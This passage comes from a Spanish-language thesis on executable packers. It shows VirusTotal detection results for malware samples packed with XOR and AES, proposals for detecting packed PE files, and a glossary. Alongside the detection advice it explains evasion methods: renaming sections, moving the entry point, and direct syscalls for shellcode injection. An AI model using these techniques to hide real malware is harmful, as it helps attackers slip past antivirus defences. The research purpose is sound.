

Figura 45. Resultado VT muestra 3 XOR+AES+XOR.

- La combinación de aplicar la operación XOR primero, luego un AES y después otro XOR da como resultado una pequeña mejora con respecto al aplicar sólo un XOR. Ahora son 54 motores de AV de 71 los que no detectan la muestra de malware.

Si repito el proceso para el resto de las muestras obtenemos los siguientes resultados:

	TOTAL	XOR	AES	XOR+AES	AES+XOR	XOR+AES+XOR
Muestra 1	45	16	36	16	16	21
Muestra 2	61	12	37	16	16	15
Muestra 3	60	19	42	25	26	17

Tabla 15. Resultados VT de las muestras reales.

Observando los resultados de la tabla podemos deducir que las operaciones XOR encadenadas ocultan el malware de forma más potente a que un “simple” cifrado AES. De todas maneras estos resultados hay que entenderlos desde la perspectiva que al subir las muestras de forma consecutiva, estamos entrenando de cierta manera al sistema de VirusTotal de forma que los últimos ficheros subidos tienen ciertos patrones que los motores de AV detectan por los ficheros subidos previamente.

Otra curiosidad del packer es que si lo probamos en un fichero no malicioso como por ejemplo “mstsc.exe”, el programa de escritorio remoto de Windows, los motores de AV lo consideran malicioso simplemente por las funciones de la Winapi que se usan para crear el STUB que desencripta y que ejecuta.



Figura 46. Resultado VT “mstsc.exe”.

De primeras no es considerado peligroso.



Figura 47. Resultado VT “mstsc.exe” AES.

Simplemente utilizando el packer con la opción de cifrado AES ya es considerado peligroso por 13 motores de AV.



Figura 48. Resultado VT “mstsc.exe” XOR.

Aplicando el packer con la opción XOR lo detectan hasta 19 motores de AV.

8. REALIZAR PROPUESTAS PARA MEJORAR LA DETECCIÓN DE EMPAQUETADORES A PARTIR DE LAS NUEVAS CAPACIDADES DE OCULTAMIENTO DESARROLLADAS EN EL NUEVO EMPAQUETADOR. [19]

Las propuestas para detectar ejecutables empaquetados se basan en la observación de los siguientes puntos:

8.1. Nombres de las secciones

Los nombres habituales de las secciones de los ficheros suelen ser:

- .text
- .data
- .rsrc
- .rdata
- .reloc

Pero cuando un fichero está empaquetado los nombres de las secciones toman una nomenclatura diferente a la habitual y eso es un signo de que el fichero ha sido empaquetado. Por ejemplo:

- .msvjmc
- .00cfg
- .textbss

La forma de evitar ser detectados es volver a nombrar las secciones con los nombres de secciones estándar habituales que tiene un fichero. Todos los ficheros tienen una sección de recursos (.rsrc) y bajo ese nombre podríamos ocultar las secciones que han sido empaquetadas.

8.2. Dirección del ENTRY POINT

En los ficheros ejecutables comunes el ENTRY POINT suele apuntar a la primera sección del fichero. Es el punto de partida desde el que comienza la ejecución del código. En los ficheros empaquetados el ENTRY POINT suele apuntar a otra sección diferente a la primera debido a que se ha añadido código en una nueva sección. Esto nos da otra pista que el fichero está empaquetado.

Para solucionarlo bastaría con ubicar el ENTRY POINT dentro de la sección *text*, donde se coloca el código o en direcciones de memoria inferiores a esta sección .*text*. Todo lo que sea colocar el ENTRY POINT en direcciones de memoria mayores, será una pista para detectar un fichero empaquetado.

8.3. La presencia de ciertas funciones [20][21]

Una de las pistas más claras que podemos observar para saber si estamos ante un fichero empaquetado es la utilización de las funciones de la API de Windows, es decir, si nos encontramos con llamadas a las funciones:

- CreateProcessA
- VirtualAllocA
- GetThreadContext
- ReadProcessMemory
- WriteProcessMemory
- SetThreadContext
- ResumeThread

Podemos apostar casi al 99% que se trata de algún tipo de empaquetador que está tratando de desempaquetar en la memoria de otro proceso el payload que tiene empaquetado para posteriormente ejecutarlo.

Para evitar ser detectados se puede utilizar la técnica basada en SYSCALL que consiste en llamar a estas funciones de otra manera, haciendo llamadas directas a la librería NTDLL que está cargada en memoria. Las funciones están codificadas numéricamente y a través de ciertas llamadas se pueden invocar. Nosotros tan sólo tenemos que hacer una función que se encargue de hacer esa conversión. Por ejemplo, si queremos inyectar un shellcode en un proceso, la forma más simple sería llamando a las siguientes funciones de la API de Windows:

Win32 API	Syscall	Windows 10 (1703)
VirtualAlloc	NtAllocateVirtualMemory	0x0018
WriteProcessMemory	NtWriteVirtualMemory	0x003a
CreateRemoteThread	NtCreateThreadEx	0x00b9
WaitForSingleObject	NtWaitForSingleObject	0x0004

Los números que aparecen en la última columna van cambiando de una versión de sistema operativo a otra.

9. CONCLUSIONES

Después de investigar las diferentes técnicas de empaquetado existentes (desde las más antiguas a las más actuales) y de las diferentes técnicas de evasión que han ido apareciendo para evadir los motores de antivirus y para dificultar el análisis de los analistas de malware, puedo llegar a las siguientes conclusiones:

- Los packer por si mismos no son herramientas maliciosas, es el uso para fines maliciosos los que les han generado mala fama.

- Los intereses económicos y el poder sobre la información influyen en que los desarrolladores de malware estén buscando continuamente:

    - Formas de evadir los sistemas de antivirus
    - Y formas de endurecer la labor de los analistas de seguridad.

- Esto es una lucha que no parece tener fin. Por más medidas de seguridad que vayamos incorporando a nuestros sistemas defensivos (FW, AV, OS) siempre existirá la posibilidad de aparecer algún punto débil (0-day) que sea aprovechado por los desarrolladores de malware.

- Ocurre lo mismo con los packer, conforme avanza la tecnología, aparecen nuevas soluciones que empaquetan los ficheros PE con mayor complejidad y hasta que estas nuevas soluciones no sean estudiadas a fondo por los analistas de seguridad, no se pueden añadir a las soluciones de Antivirus para detener los posibles malware.

- Hay que tener cuidado con los falsos positivos, no se puede clasificar como malware cualquier fichero PE que tenga una capa de empaquetado. Hay que desempaquetar el fichero PE para poder realizar el análisis del código original y decidir si es malware o no.

- En este sentido, este campo de la Ingeniería Inversa y del Análisis de Malware, es un campo de la Informática que tiene mucho futuro.

Bibliografía

[1] Abhishek Singh (2012) Quick reference for manual unpacking. https://www.virusbulletin.com/virusbulletin/2012/04/quick-reference-manual-unpacking (29/06/2021) https://www.virusbulletin.com/virusbulletin/2012/07/quick-reference-manual-unpacking-ii (29/06/2021)

[2] Roundy, Kevin A.; Miller, Barton P. (2012). Binary-Code Obfuscations in Prevalent Packer Tools. ftp://ftp.cs.wisc.edu/paradyn/papers/Roundy12Packers.pdf (29/06/2021)

[3] Zlab, Yoroi (2019). Anti-Debugging Techniques from a Complex Visual Basic Packer. https://blog.yoroi.company/research/anti-debugging-techniques-from-a-complex-visual-basic-packer/ (29/06/2021)

[4] Chahir, Jamal Learn about packed malware. https://resources.infosecinstitute.com/category/certifications-training/malware-analysis-reverse-engineering/reverse-engineering-packed-malware/#gref (29/06/2021)

[5] Sikorski, Michael; Honig Andrew (2012). Practical Malware Analysis. The hands-on guide to dissecting Malicous Software.

[6] Foregenix. (2017) Penetration Testing: The Quest for Fully UnDetectable Malware. https://www.foregenix.com/blog/penetration-testing-the-quest-for-fully-undetectable-malware (29/06/2021)

[7] Nebu73 (2019). Malware Dissection: Looking at the eyes of Evil [ESP] https://fwhibbit.es/malware-dissection-looking-at-the-eyes-of-evil-esp (29/06/2021)

[8] Cómo saltar todos los antivirus de Virustotal. https://www.securetia.com/blog/como-saltar-todos-los-antivirus-de-virustotal.html (29/06/2021)

[9] Sikorski, Michael; Honig Andrew (2012). Practical Malware Analysis. The hands-on guide to dissecting Malicous Software. Capítulo 18.

[10] Illsun You, Kangbin Yim (2010). Malware obfuscation techniques: A brief survey https://www.researchgate.net/publication/221420990_Malware_Obfuscation_Techniques_A_Brief_Survey (29/06/2021)

[11] Cetro, Luca (2018). Automatic Malware Signature Generation https://webthesis.biblio.polito.it/9040/1/tesi.pdf (29/06/2021)

[12] Infosec (2019) Antivirus Evasion Tools
https://resources.infosecinstitute.com/antivirus-evasion-tools/#gref
(29/06/2021)

[13] Singh, Sudeep (2013) Deep Dive into a Custom Malware Packer
https://resources.infosecinstitute.com/deep-dive-into-a-custom-malware-packer/#gref
(29/06/2021)

[14] Moshailov, Roy (2017) Andromeda´s Five star custom packer – Hacker´s tactics analyzed https://blog.morphisec.com/andromeda-tactics-analyzed
(29/06/2021)

[15] Faouzi, Ayoub (2017) Andromeda Bot Analysis
https://resources.infosecinstitute.com/andromeda-bot-analysis/#article
(29/06/2021)

[16] Anatoli Kalysch, Johannes Götzfried, Tilo Müller. VMAttack: Deobfuscating Virtualization-Based Packed Binaries https://binpwn.com/papers/unpacking-dynamic-static.pdf
(29/06/2021)
[17] Zhou He. MalwareTips: VM in Malware(2017)
https://malwaretips.com/threads/vm-in-malware.78366/ (29/06/2021)

[18] Andrea Marcelli (2015). Computational-Intelligence Techniques for Malware Generation.
https://raw.githubusercontent.com/jimmy-sonny/ConferencesAndTalks/master/Ms.C%20Thesis/Thesis_Marcelli.pdf
(29/06/2021)

[19] Muhammad U mair Saeed, Pavol Zavarsky, Dale Lindskog y Ron Ruhl (2013). Two Techniques for Detecting Packed Portable Executable Files
https://www.researchgate.net/profile/Pavol_Zavarsky/publication/259647516_Two_Techniques_for_Detecting_Packed_Portable_Executable_Files/links/54397caf0cf204cab1d965b2/Two-Techniques-for-Detecting-Packed-Portable-Executable-Files.pdf
(29/06/2021)

[20] phra's blog ~ Technical posts about InfoSechttps://iwantmore.pizza/posts/PEzor.html
(29/06/2021)

[21] Windows X86-64 System Call Table (XP/2003/Vista/2008/7/2012/8/10)
https://sys.oddcoder.com/windows_x86_64.html (29/06/2021)

[22] Muhammad U mair Saeed, Pavol Zavarsky, Dale Lindskog y Ron Ruhl (2013). Two Techniques for Detecting Packed Portable Executable Files
https://www.researchgate.net/profile/Pavol_Zavarsky/publication/259647516_Two_Techniques_for_Detecting_Packed_Portable_Executable_Files/links/54397caf0cf204cab1d965b2/Two-Techniques-for-Detecting-Packed-Portable-Executable-Files.pdf
(29/06/2021)

ANEXO: CONCEPTOS Y TERMINOLOGÍA

A continuación, se van a describir una serie de términos y conceptos relacionados con el análisis de malware, los sistemas de empaquetado (packer) y las diferentes técnicas de evasión de los sistemas antivirus, de aquí en adelante (AV).

9.1. Fichero PE

Se conoce por fichero PE (en inglés PE File) al formato de los ficheros nativos de Windows. Los ficheros del sistema Windows que utilizan este formato son:

- DLL´s
- Ficheros COM
- Controles OCX
- Ficheros del panel de control (.cpl)
- Ejecutables .Net



Figura 49. Cabecera y secciones de un fichero tipo PE (Portable executable)

9.2. Detecciones basadas en firmas

Es la forma tradicional cómo los AV identifican si un fichero se puede clasificar como malware. Imaginemos que se ha detectado un nuevo programa que puede ser malicioso, lo que hace el sistema AV es escoger unos bytes del fichero y aplicarles una función HASH que lo identifica de forma única y guarda esa firma HASH en su base de datos de firmas. De manera que si llega otra muestra (otro fichero) que contenga esos mismos bytes, al aplicarles la función HASH va a coincidir con la firma guardada anteriormente y el sistema AV lo identificará como malware automáticamente.

9.3. Análisis Estático de los Ficheros PE

Se llama así al análisis de los ficheros PE sin necesidad de ejecutarlos, es decir, se edita el código del fichero y se buscan cadenas (STRING) o funciones (dll) que indiquen que el fichero puede ser peligroso.

9.4. Análisis Dinámico de los Ficheros PE

Se refiere a los análisis de los ficheros durante su ejecución en un entorno controlado, preferiblemente se hace en un entorno virtual aislado de la red y que simula el funcionamiento de un ordenador. Existen diferentes herramientas que se utilizan para analizar estos ficheros durante su funcionamiento

9.5. Sandbox

Se conoce así a los entornos seguros donde se realiza el análisis dinámico. Lo podemos realizar con herramientas de virtualización tipo VirtualBox o VmWare, donde se genera un entorno idéntico a uno real pero donde no hay riesgos de propagación del malware por la red y tampoco hay problemas si el sistema queda inoperativo ya que estos sistemas de virtualización permiten restaurar los sistemas al estado anterior a la ejecución del fichero malicioso. Cabe destacar que la mayoría de los AV ofrecen esta utilidad de las sandboxes. Por otro lado, podemos encontrar numerosos sistemas de sandboxes online.

- https://www.hybrid-analysis.com/?lang=es
- https://app.any.run/#register
- https://cuckoosandbox.org/

9.6. Entropía

La entropía de un fichero PE nos da el grado de aleatoriedad que tiene dicho fichero, es decir, es una medida de cómo de ordenados están los bytes del fichero o bien cuántos diferentes valores tienen esos bytes. Si, por ejemplo, el fichero estuviera todo relleno de ceros, la entropía sería igual a 0 ya que sólo hay un único valor.



Figura 50. Detalle de la entropía de un fichero PE con todos los bytes igual a 0.

Si por ejemplo el fichero tuviera la mitad de los bytes con valor cero y la mitad con valor 1, la entropía sería 1.



Figura 51. Detalle de la entropía de un fichero PE con la mitad de los bytes a 0 y la otra mitad con valor 1.

Si tomamos por ejemplo otro fichero que tenga información real y lo comprimimos con WinRAR obtendremos una entropía mayor, entre 0 y 8.



Figura 52. Detalle de la entropía de un fichero PE comprimido con WinRAR.

Podemos concluir que conforme aumenta la entropía en un fichero, mayor aleatoriedad tienen los bytes lo cual puede ser indicativo que el fichero puede estar cifrado o encriptado y eso da una pista a los analistas de malware para realizar la clasificación correcta de los ficheros que están analizando.